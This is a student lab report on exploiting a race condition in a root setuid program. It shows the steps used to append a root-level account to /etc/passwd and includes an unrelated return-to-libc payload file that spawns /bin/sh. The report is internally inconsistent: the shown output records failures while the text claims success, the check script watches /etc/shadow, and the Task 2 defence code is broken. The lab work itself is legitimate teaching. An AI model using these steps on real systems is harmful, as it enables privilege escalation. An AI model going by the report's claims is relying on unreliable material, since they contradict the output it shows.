
“

Lab 6: Race Condition Vulnerability Attack

Md Rony
John Jay College of Criminal Justice


Task 1: Exploiting the race condition vulnerability



```
md@md-VirtualBox:~/Desktop$ sudo sysctl -w fs.protected_symlinks=
0
fs.protected_symlinks = 0
md@md-VirtualBox:~/Desktop$ gcc -o vulp vulp.c
vulp.c: In function ‘main’:
vulp.c:18:42: warning: implicit declaration of function ‘strlen’
[-Wimplicit-function-declaration]
             fwrite(buffer, sizeof(char), strlen(buffer), fp);
                                          ^~~~~~
vulp.c:18:42: warning: incompatible implicit declaration of built
-in function ‘strlen’
vulp.c:18:42: note: include ‘<string.h>’ or provide a declaration
 of ‘strlen’
vulp.c:3:1:
+#include <string.h>

vulp.c:18:42:
             fwrite(buffer, sizeof(char), strlen(buffer), fp);
                                          ^~~~~~
md@md-VirtualBox:~/Desktop$ sudo chown root:root vulp
md@md-VirtualBox:~/Desktop$ sudo chmod 4755 vulp
md@md-VirtualBox:~/Desktop$ ls -l vulp
-rwsr-xr-x 1 root root 16808 Mar 29 19:03 vulp
md@md-VirtualBox:~/Desktop$ gcc -o exploit exploit.c
md@md-VirtualBox:~/Desktop$ cat input.txt
test:test1234:0:0::md@md-VirtualBox:~/Desktop$
md@md-VirtualBox:~/Desktop$ cat repeat.sh
#!/bin/sh
i=0
while [ $i -lt 100000]
do
./vulp < input.txt &
```

Figure 1


Observation: For this task, we disable the sticky protection mechanism for symbolic links. Here we are going to try to append a new line to passwd file so that we can show the race condition vulnerability. We create a vulnerable program vulp.c and make it a set UID program owned by root. We then create an exploit program which tries to exploit the race condition vulnerability by exploiting the gap between time of check and time of use (TOCTOU). We then create the input.txt file which contains the text that needs to be appended to the passwd file. Test.txt is the file owned by the current user seed which has seed privileges. Repeat.sh is the shell code that takes the value from input.txt and gives it as input to vulnerable program vulp.c repeatedly. Check.sh is the shell script that runs to check if the race condition has occurred or not by comparing the old password file with the new one.



```
#include <stdio.h>
    #include <unistd.h>


    int main()
    {
       char * fn = "/tmp/XYZ";
       char buffer[60];
       FILE *fp;

       /* get user input */
       scanf("%50s", buffer );

       if(!access(fn, W_OK)){

            fp = fopen(fn, "a+");
            fwrite("\n", sizeof(char), 1, fp);
            fwrite(buffer, sizeof(char), strlen(buffer), fp);
            fclose(fp);
       }
       else printf("No permission \n");
}
```

Figure 2


Observation: From the above screenshot, we can see the contents of repeat.sh and check.sh.




```
md@md-VirtualBox:~/Desktop$ cat check.sh
#!/bin/sh


old=`ls -l /etc/shadow`
new=`ls -l /etc/shadow`
while [ "$old" = "$new" ]
do
    new=`ls -l /etc/shadow`
done

echo "STOP... The shadow file has been changed"


md@md-VirtualBox:~/Desktop$ cat exploit.c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
    char buf[40];
    FILE *badfile;

    badfile = fopen("./badfile", "w");
    strcpy(buf,"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90");    // nop 24 times
    *(long *) &buf[32] = 0xbffffe8a ;    // "/bin/sh"
    *(long *) &buf[24] = 0xb7e5f430 ;    // system()
    *(long *) &buf[36] = 0xb7e52fb0 ;    // exit()

    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
}
```

Figure 3


Observation: From the above screenshot we can see the contents of exploit.c. We finally run the repeat.sh shell script in another terminal and run the exploit.



```
md@md-VirtualBox:~/Desktop$ ./exploit
```




```
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
```



```
md@md-VirtualBox:~/Desktop$ ./check.sh
bash: ./check.sh: Permission denied
```

Figure 4

Observation: We can see after multiple attempts at exploiting the race condition, our attack runs and the message is displayed by check.sh.




```
  GNU nano 2.9.8                   check.sh                      Modified

#!/bin/sh


old=`ls -l /etc/shadow`
new=`ls -l /etc/shadow`
while [ "$old" = "$new" ]
do
    new=`ls -l /etc/shadow`
done

echo "STOP... The shadow file has been changed"
```

Figure 5

Observation: It can be observed that our passwd file has been appended with a new user with root privileges.


Explanation: In this task we are trying to use race condition vulnerability and trying to exploit the time frame between time of check and time of use. /tmp and /var/tmp are world writable directories. So anyone can write into these directories. But only the user can delete or move his files in this directory because of the sticky bit protection. So in this experiment, we turn off the sticky symlinks protection so that a user can follow the symbolic link even in the world writable directory. If this is turned on, then we cannot follow the symbolic link of another user inside the sticky bit enabled directory like /tmp. We will try to make the symbolic link point to a user owned file initially and then unlink it and make it point to root owned file so that we can exploit this and make changes to the root owned file. To protect against set UID programs making changes to files, the program uses access() to check the real UID and fopen() checks for the effective UID. So our goal is to point to a user owned file to pass the access() check and point to a root owned file like password file before the fopen() since this is a set UID program and the EUID is root, this will pass the fopen() check and we gain access to the password file and we add a new user to the system. With multiple attempts from user, we are able to exploit this window.

Task 2: Protection Mechanism A: Repeating



```c
#include <stdio.h>
    #include <unistd.h>


    int main()
    {
       char * fn = "/tmp/XYZ";
       char buffer[60];
       FILE *fp;

       /* get user input */
        struct stat s1, s2, s3;
        int fd1, fd2,fd3;

       scanf("%50s", buffer );

       if(access("/tmp/XYZ", O_RDWR))
{

            fprintf(stderr, "Permission Denied\n");
                return -1;
       }
       else
        fd1 =open ("/tmp/XYZ", O_RDWR);
        if(access("/tmp/XYZ", O_RDWR))
        fprintf(stderr, "Permission Denied\n");
                return -1;
        }
       else
        fd2 =open ("/tmp/XYZ", O_RDWR);
        if(access("/tmp/XYZ", O_RDWR))
        {
        fprintf(stderr, "Permission Denied\n");
                return -1;
        }
        else
        fd3 =open ("/tmp/XYZ", O_RDWR);

        fstat (fd1, &s1);
        fstat (fd2, &s2);
        fstat (fd3, &s3);
        if ((s1.st_ino == s2.st_ino)&&(s2.st_ino == s3.st_ino))
        {
        write("\n",2);
        write(fd1, buffer, strlen(buffer));
        close(fd1);
        close(fd2);
        close(fd3);
        }
        else
        {
        fprintf(stderr, "Permission Denied\n");
                return -1;
        }

}
```

Figure 6




```
md@md-VirtualBox:~/Desktop$ gcc -o vulp2 vulp2.c
vulp2.c: In function ‘main’:
vulp2.c:18:42: warning: implicit declaration of function ‘strlen’ [-Wimplicit-functi
on-declaration]
             fwrite(buffer, sizeof(char), strlen(buffer), fp);
                                          ^~~~~~
vulp2.c:18:42: warning: incompatible implicit declaration of built-in function ‘strl
en’
vulp2.c:18:42: note: include ‘<string.h>’ or provide a declaration of ‘strlen’
vulp2.c:3:1:
+#include <string.h>

vulp2.c:18:42:
             fwrite(buffer, sizeof(char), strlen(buffer), fp);
                                          ^~~~~~
md@md-VirtualBox:~/Desktop$ sudo chown root:root vulp2
md@md-VirtualBox:~/Desktop$ sudo chmod 4755 vulp2
md@md-VirtualBox:~/Desktop$ ls -l vulp2
-rwsr-xr-x 1 root root 16808 Mar 30 00:01 vulp2
md@md-VirtualBox:~/Desktop$ gcc -o exploit exploit.c
md@md-VirtualBox:~/Desktop$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
```

Figure 7

Observation: In this task, we change the vulnerable program to the code as shown and perform the same task as before. We find that the attack was not successful even after like 3 hours.

Explanation: This is a protection mechanism that repeated checks for access and open. It checks for the inode of the file and if they are the same in every check, the file is opened. If it is different, we don’t get the permission to access the file. So an attacker has to pass each and every check and get the perfect timing of linking and unlinking symbolic links to pass these checks.

The probability to pass this is very less.

